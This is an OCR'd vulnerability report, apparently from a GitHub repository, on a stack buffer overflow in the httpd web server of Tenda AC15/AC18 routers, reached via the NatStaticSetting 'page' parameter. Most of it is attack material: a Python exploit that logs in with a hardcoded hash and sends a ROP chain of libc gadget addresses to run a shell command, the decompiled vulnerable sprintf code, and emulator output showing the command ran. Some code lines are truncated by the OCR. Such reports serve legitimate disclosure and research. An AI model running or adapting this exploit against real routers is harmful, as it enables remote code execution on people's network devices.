1160300418 2 vuls found in Tenda History

1 contributor

74 lines (52 sloc) | 2.25 KB

Vendor of the products: Tenda


Reported by: x.sunzh@gmail.com

Affected products: AC15 V15.03.05.19_multi, AC18 V15.03.05.19_multi

Overview

An issue was discovered on Tenda AC15 V15.03.05.19_multi and AC18 V15.03.05.19_multi device. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the **/goform/NatStaticSetting** page parameter for a post request, the value is directly used in a *sprintf* function and passed to a local variable placed on the stack, which can override the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

PoC



Exp

```
import requests
from urllib import parse
from pwn import *

main_url = "http://127.0.0.1:80"

def login_success():
    global password
    url = main_url + "/login/Auth"
    s = requests.Session()
    s.verify = False
    headers = {'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'}
    data = {"username": "admin", "password": "ce80adc6ed1ab2b7f2c85b5fdcd8babc"}
    data = parse.urlencode(data)

    response = requests.post(url=url, headers=headers, data=data, allow_redirects=Fa
    password = response.cookies.get_dict().get("password")
    print(response)
    if password is None:
        login_success()
    else:
        print(password)

def poc():
    url = main_url + "/goform/NatStaticSetting"

    cmd = b'echo yab....'
```


```
    libc_base = 0x40202000
    system_offset = 0x0005a270
    system_addr = libc_base + system_offset
    gadget1 = libc_base + 0x00018298
    gadget2 = libc_base + 0x00040cb8

    print(hex(gadget1), hex(gadget2))
    headers = {'Cookie': 'password=' + password}
    data = b'op=no&page='+ b'A' * (244) + p32(gadget1) + b'A' * 16 + p32(gadget1) +
    data = data.decode('latin1')
    print(len(data))
    response = requests.post(url=url, headers=headers, data=data, allow_redirects=Fa
    print(response.text)


if __name__ == "__main__":
    login_success()
    poc()
```

Vul Details

Codes in httpd

```
4   char s[256]; // [sp+10h] [bp-11Ch] BYREF
5   void *v5; // [sp+110h] [bp-1Ch]
6   const char *v6; // [sp+114h] [bp-18h]
7   char *s1; // [sp+118h] [bp-14h]
8   void *v8; // [sp+11Ch] [bp-10h]
9
10  v8 = sub_2BA8C(a1, (int)"entrys", (int)&unk_E58D0);
11  s1 = (char *)sub_2BA8C(a1, (int)"op", (int)"no");
12  sub_4EC58("adv.snat", v8, 126);
13  v6 = (const char *)sub_2BA8C(a1, (int)"page", (int)"1");
14  sprintf(s, "nat_static.asp?page=%s", v6);
```

Attack Effect


root@kali: ~/workspace/armx
文件 动作 编辑 查看 帮助
arp task satrt:
nbns task start:
auto_discover.c,236,maincreate socket fail -1
auto_discover
init_core_dump 1816: rlim_cur = 5242880, rlim_max = 5242880
init_core_dump 1825: open core dump success
init_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880
[mac_vendor_init : 141] mac vendor list init OK!
[VENDOR_DEBUG _____check_vendor_network(131)______]:Get host error!
vendor_task[171] check vendor network failed!
arp task satrt:
nbns task start:
auto_discover.c,236,maincreate socket fail -1
auto_discover
init_core_dump 1816: rlim_cur = 5242880, rlim_max = 5242880
init_core_dump 1825: open core dump success
init_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880
[mac_vendor_init : 141] mac vendor list init OK!
[VENDOR_DEBUG _____check_vendor_network(131)______]:Get host error!
vendor_task[171] check vendor network failed!
arp task satrt:
auto_discover.c,236,maincreate socket fail -1
auto_discover
init_core_dump 1816: rlim_cur = 5242880, rlim_max = 5242880
init_core_dump 1825: open core dump success
init_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880
[mac_vendor_init : 141] mac vendor list init OK!
[VENDOR_DEBUG _____check_vendor_network(131)______]:Get host error!
vendor_task[171] check vendor network failed!
arp task satrt:
nbns task start:
auto_discover.c,236,maincreate socket fail -1
pcookie:ce80adc6ed1ab2b7f2c85b5fdcd8babc
yab....
auto_discover
init_core_dump 1816: rlim_cur = 5242880, rlim_max = 5242880
init_core_dump 1825: open core dump success
init_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880
httpd
init_core_dump 1816: rlim_cur = 5242880, rlim_max = 5242880
init_core_dump 1825: open core dump success
init_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880
Yes:
****** WeLoveLinux******
Welcome to ...
[mac_vendor_init : 141] mac vendor list init OK!
[VENDOR_DEBUG _____check_vendor_network(131)______]:Get host error!
vendor_task[171] check vendor network failed!
nbns task start:
auto_discover.c,236,maincreate socket fail -1
root@kali: /home/fws/Tenda/AC15
文件 动作 编辑 查看 帮助
root@kali: /home/fws/Tenda/AC15
root@kali: /home/fws/Tenda/AC15
(root㉿kali)-[/home/fws/Tenda/AC15]
python3 exp-natstaticsetting.py
<Response [302]>
ce80adc6ed1ab2b7f2c85b5fdcd8babcrlgcvb
0×4021a298 0×40242cb8
299
This document has moved to a new <a href="http://127.0.0.1:20080/nat_static.asp?page=AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(root㉿kali)-[/home/fws/Tenda/AC15]
#